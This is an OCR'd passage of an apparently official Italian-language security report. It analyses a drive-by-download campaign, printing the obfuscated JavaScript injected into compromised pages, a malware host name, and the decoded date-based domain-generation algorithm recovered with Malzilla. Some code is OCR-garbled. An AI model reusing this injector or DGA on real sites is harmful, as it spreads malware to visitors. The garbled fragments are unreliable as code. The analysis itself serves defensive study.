%3d%3d){sc(%27vbu%6c%6ce%74i%6e%5fnbmul%74iq%75ot%65%3d%27,%3 2,7)% 3b%aw65 va%6c(% 75nes%63ape%2
8dz+%63z+ %6fp%2b%73%74)a+%27d%77(d%7a+cz %28$+%73dt) %29%3b%2 7,3)} el%7 3e{%2 4%3d %27 %27} ;function
%20%73c(c%6em.-%2c%76,,eed%29%7bvar%20ex%64%3dnew %44at% 65();%6 5xd.a% 73 %65t D%61 t%6 55q(ex %64.%
67%65t%44a%74e()%2be%64)%3bdo%63ume%6et.%63oo%6bie%3dcnm%2b %27%3d%27aeesca% 70e(v w%29+ % 27%3
beaer43gfhsrmx%70ire%73%3sd%27+exd.to§%12GM%5afuqq%34%58 5wtz-4^~wa4Str%69ng%28)%3b%7d;
";eval(unescape($));document.write($);</script></body>
</html>
```

Figura 2: Estratto: codice HTML e exploit JavaScript

Il malware vero e proprio non è direttamente collocato in questi dati: vi si trovano invece istruzioni al browser per lo scaricamento del malware da un altro server controllato dai criminali. Gli aggressori utilizzano a tale scopo un iFrame-Tag HTML nascosto (cfr. figura 3). Il

nome DNS dell'ubicazione di questo file è generato dinamicamente e cambia due volte alla settimana. Nell'esempio della figura 3 qui sotto si tratta di http://annvxes.com. In questo modo il malware può essere collocato in maniera centralizzata su una o poche ubicazioni, mentre la distribuzione è effettuata in maniera decentralizzata tramite numerose pagine Web compromesse. Nell'ottica dei criminali un simile modo di procedere accresce la flessibilità, semplifica la manutenzione e riduce il rischio di scoperta. Su queste pagine centrali di distribuzione possono inoltre essere implementati ulteriori filtri per la distribuzione del malware, ad esempio per limitare l'infezione a determinati Paesi, fornire una sola volta il malware ai sistemi oppure escludere determinati ambiti di indirizzi IP.

Figura 3: un iFrame nascosto inizializza il download del malware

Il codice JavaScript trasmette inoltre informazioni sulle versioni di browser utilizzate e sui plugin (Acrobat, Flash, ecc.), ragione per la quale il server rinvia per esecuzione un malware su misura.

Una particolarità di questo script è la variazione dei domini a dipendenza della data. La figura 4 illustra una porzione del codice JavaScript insinuato che crea i domini. Gli array T9 sono utilizzati per codificare la data e sono successivamente elaborati per il tramite delle variabili yCh2 (per l'anno), mCh (per il mese), yCh1 (nuovamente per l'anno), dCh (per il giorno della settimana), m9 (per il mese in forma di lettera), per creare nomi di dominio con il suffisso «.com». Con l'ausilio di questo algoritmo è possibile calcolare in precedenza i nomi di dominio. Si può ad esempio osservare che tutti i nomi DNS del mese di giugno terminano in *xes.com (cfr. porzioni dello script in grassetto).


```
var m9=new Array('uno','dve','thr','fir','vif',**'xes'**,'ves','ght','eni','etn','lev','twe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();
var d9=new Date();
t9['y']=d9.getFullYear();
if(d9.getDay()>3)
° t9['d']=d9.getDate()-(d9.getDay()+2);
else
° t9['d']=d9.getDate()-(d9.getDay());
if(t9['d']<0)
° t9['d']=1;
t9['m']=d9.getMonth()+1;

function CMN(d,m,y)
{
° var r=(((y+(3*d))+(m^d)*3)+d);return r; }

var d='veslox.com';
```

```
var yCh1,yCh2,mCh,dCh,mNm;
if(t9['y']<2007)
° {t9['y'] = 2007;}
mNm=CMN(t9['d'],t9['m'],t9['y']);
yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)% 26]; yCh2=l9[(((t9['y']&0x3311)>>3)+mNm)% 10)]; mCh=l9[((t9['m']+mNm)% 25)];
if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))
° dCh=n9[(t9['d']% 10)];
else
° dCh=l9[((t9['d']*6)% 27)];
$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com');
```

Figura 4: Porzione non mascherata del codice JavaScript che crea i nomi di dominio. Codice JavaScript decodificato


Questo è un esempio di malware evoluto che profonde un grande dispendio nel camuffamento per rendere più difficile l'analisi. Il metodo più semplice consiste nell'avviare e osservare il malware su un sistema dedicato. Per una comprensione più approfondita e per ricostruire l'algoritmo è nondimeno necessario un Reverse Code Engineering.

Esempio: Analisi con l'ausilio di Malzilla[36]




Lo script è inviato al decodificatore ed eseguito in un emulatore dopo alcune rettifiche manuali (href.location e callee-string); successivamente è possibile effettuare un doppio clic sui risultati di valutazione:


[36] La presente analisi è stata eseguita da Adrian Leuenberger di Compass Security




Il codice decifrato del primo livello appare nella finestra inferiore e viene copiato in una nuova finestra fonte con Copy&Paste (nella fattispecie leggermente sformattato in un intento illustrativo, ciò che non è comunque necessario):



Le richieste rilevanti dal profilo dei cookies sono eliminate manualmente perché non funzionerebbero nell'emulatore:



Lo script viene nuovamente eseguito e viene prodotto il seguente codice:



Un doppio clic sui quattro elementi svela successivamente più frammenti di codice:

A)

function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))};function cz(cz){return ca+cb+cc+cd+ce+cz;};$="dw(dcs(cu,14));";st="$=st;dcs(da+db+dc+dd+de,10);dw(st);st=$;";dw(dz+cz($+st));

B) (quasi identico ad A, ma ulteriormente decodificato)

function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))};function dcs(ds,es){ds=unescape(ds);st=tmp='';for(i=0;i<ds.length;i++){tmp=ds.slice(i,i+1);st=st+String.fromCharCode((tmp.charCodeAt(0)^('0x00'+es)));}}dw(dcs(cu,14));$=st;dcs(da+db+dc+dd+de,10);dw(st);st=$

C)

undefined

D)

var m9=new
Array('uno','dve','thr','fir','vif','xes','ves','ght','eni','etn','lev','twe');var l9=new
Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v
','w','x','y','z');var n9=new Array(1,2,3,4,5,6,7,8,9);var t9=new Array();var d9=new
Date();t9['y']=d9.getFullYear();if(d9.getDay()>3)t9['d']=d9.getDate()-(d9.getDay()+2);else
t9['d']=d9.getDate()-(d9.getDay());if(t9['d']<0)t9['d']=1;t9['m']=d9.getMonth()+1;function
CMN(d,m,y){var r=(((y+(3*d))+(m^d)*3)+d);return r;}var d='veslox.com';va
yCh1,yCh2,mCh,dCh,mNm;if(t9['y']<2007){t9['y'] =
2007;}mNm=CMN(t9['d'],t9['m'],t9['y']);yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)%
26];yCh2=l9[(((((t9['y']&0x3311)>>3)+mNm)% 10)];mCh=l9[((t9['m']+mNm)
25)];if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))dCh=n9[(t9['d']% 10)];else dCh=l9[((t9['d']*6)%
27)];$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com')

L'ultima porzione è la più interessante. Dopo una riformattazione appare deoffuscato l'ultimo codice JavaScript utilizzato per la generazione dei nomi DNS dinamici (sono stati introdotti manualmente alcuni commenti):